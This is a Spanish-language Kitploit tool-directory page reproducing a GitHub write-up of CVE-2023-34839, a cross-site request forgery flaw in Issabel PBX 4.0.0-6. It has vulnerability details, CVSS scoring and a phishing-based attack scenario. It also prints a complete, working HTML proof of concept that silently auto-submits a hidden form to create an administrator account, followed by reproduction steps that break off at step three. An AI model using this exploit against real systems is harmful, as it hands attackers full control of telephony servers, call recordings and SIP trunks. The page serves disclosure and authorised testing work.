
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2023-34839 — CVE-2023-34839 es una vulnerabilidad de falsificación de solicitudes entre sitios (Cross-Site Request Forgery, CSRF) descubierta en Issabel PBX versión 4.0.0-6, una plataforma de comunicaciones unificadas de código abierto ampliamente utilizada. | Kitploit
Herramientas/GitHubGitHub/sahiloj/cve-2023-34839
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónPapers e InvestigaciónAprendizaje y Educación
GitHubsahiloj/cve-2023-34839

CVE-2023-34839

CVE-2023-34839 es una vulnerabilidad de falsificación de solicitudes entre sitios (Cross-Site Request Forgery, CSRF) descubierta en Issabel PBX versión 4.0.0-6, una plataforma de comunicaciones unificadas de código abierto ampliamente utilizada.

Ver Repositorio
5323hace 9 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    352
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    291

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2023-34839 — Issabel PBX 4.0.0-6: CSRF a Escalada de Privilegios

CVE Severity CVSS Affected Version


Tabla de Contenidos

  • Descripción General
  • Detalles de la Vulnerabilidad
  • Software Afectado
  • Puntuación CVSS
  • Escenario de Ataque
  • Prueba de Concepto (PoC)
  • Pasos para Reproducir
  • Impacto
  • Remediación
  • Referencias
  • Aviso Legal

Descripción General

CVE-2023-34839 es una vulnerabilidad de Cross-Site Request Forgery (CSRF) descubierta en Issabel PBX versión 4.0.0-6, una plataforma de comunicaciones unificadas de código abierto ampliamente utilizada. La vulnerabilidad reside en el endpoint de gestión de usuarios y permite a un atacante remoto no autenticado crear silenciosamente una nueva cuenta de administrador engañando a un administrador autenticado para que visite una página web especialmente diseñada.

CampoValor
ID CVECVE-2023-34839
Fecha23 de junio de 2023
InvestigadorSahil Ojha
ProveedorIssabel
ProductoIssabel PBX
Versión4.0.0-6
Probado enWindows

Detalles de la Vulnerabilidad

Issabel PBX 4.0.0-6 no implementa protecciones CSRF (p. ej., tokens sincronizadores, atributos de cookie SameSite o validación de las cabeceras Origin / Referer) en el endpoint de creación de usuarios:

POST /index.php?menu=userlist&action=new

Debido a que la aplicación depende únicamente de las cookies de sesión para la autenticación y no realiza ninguna validación de las solicitudes que modifican el estado, una solicitud POST falsificada enviada desde cualquier origen será aceptada y procesada con todos los privilegios de la sesión del administrador autenticado.

Causa raíz: Ausencia de validación de tokens anti-CSRF en los endpoints administrativos que modifican el estado.

Clase de vulnerabilidad: CWE-352 — Cross-Site Request Forgery (CSRF)


Software Afectado

SoftwareVersiónEstado
Issabel PBX4.0.0-6Vulnerable ✔
  • Página web del proveedor: https://www.issabel.org/
  • Código fuente: https://github.com/IssabelFoundation/issabelPBX

Puntuación CVSS

MétricaValor
Vector CVSS v3.1AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
Puntuación Base8.8 (Alta)
Vector de AtaqueRed
Complejidad de AtaqueBaja
Privilegios RequeridosNinguno
Interacción del UsuarioRequerida (visita del administrador)
AlcanceSin cambios
ConfidencialidadAlta
IntegridadAlta
DisponibilidadAlta

Escenario de Ataque

Un atacante puede explotar esta vulnerabilidad siguiendo estos pasos de alto nivel:

  1. Crear una página HTML maliciosa que contenga un formulario oculto dirigido al endpoint de creación de usuarios de Issabel PBX con valores controlados por el atacante (nombre de usuario, contraseña, grupo = administrador).
  2. Alojar la página maliciosa en un servidor o enviarla al administrador objetivo mediante un correo de phishing, un mensaje de chat o cualquier vector de ingeniería social.
  3. Esperar a que el administrador abra el enlace mientras tiene una sesión activa y autenticada con la aplicación Issabel PBX.
  4. El navegador envía el formulario automáticamente utilizando la cookie de sesión existente de la víctima, lo que hace que la aplicación cree silenciosamente una nueva cuenta de administrador.
  5. El atacante inicia sesión con las credenciales recién creadas y obtiene acceso de administrador completo al sistema PBX, incluidos el enrutamiento de llamadas, las grabaciones, la configuración de troncales SIP y todos los ajustes del sistema.

No se requiere ninguna interacción de la víctima más allá de visitar una única página.


Prueba de Concepto (PoC)

⚠️ Solo con fines educativos y de pruebas autorizadas.
Sustituye localhost por el nombre de host o la dirección IP de la instancia de Issabel PBX objetivo.
Si realizas pruebas contra un endpoint https:// con un certificado autofirmado, primero debes visitar la URL objetivo en el mismo navegador y aceptar la advertencia del certificado; de lo contrario, el navegador bloqueará el envío del formulario entre orígenes.

<html>
  <!-- CSRF Exploit — CVE-2023-34839 -->
  <body>
    <form action="https://localhost/index.php?menu=userlist&action=new" method="POST">
      <input type="hidden" name="save"             value="Save" />
      <input type="hidden" name="name"             value="CSRF" />
      <input type="hidden" name="description"      value="CSRF Test Account" />
      <input type="hidden" name="password1"        value="Test@123" />
      <input type="hidden" name="password2"        value="Test@123" />
      <input type="hidden" name="group"            value="1" />   <!-- 1 = Administrator -->
      <input type="hidden" name="extension"        value="" />
      <input type="hidden" name="webmailuser"      value="" />
      <input type="hidden" name="webmaildomain"    value="" />
      <input type="hidden" name="webmailpassword1" value="" />
      <input type="hidden" name="id_user"          value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>

El archivo del exploit también está disponible en este repositorio: CSRF Exploit.html


Pasos para Reproducir

Requisitos Previos

  • Una instancia en ejecución de Issabel PBX 4.0.0-6.
  • Una cuenta de administrador con una sesión de navegador activa.
  • Un navegador en la misma máquina que la sesión del administrador.

Paso 1 — Iniciar Sesión en Issabel PBX como Administrador

Accede a la interfaz web de Issabel PBX e inicia sesión con las credenciales de administrador.

Inicio de sesión de Issabel PBX


Paso 2 — Preparar el Exploit CSRF

Copia el código HTML de la PoC anterior y guárdalo como un archivo .html, sustituyendo localhost por el nombre de host o la dirección IP reales de la instancia Issabel objetivo.

El exploit utiliza campos de formulario ocultos para enviar silenciosamente una solicitud POST de creación de un nuevo usuario a la aplicación. Cuando la página se carga, el JavaScript integrado envía el formulario inmediatamente sin ninguna acción visible del usuario.


HTML del exploit CSRF


Paso 3 — Abrir el Exploit en el Mismo Navegador

Descargar herramienta





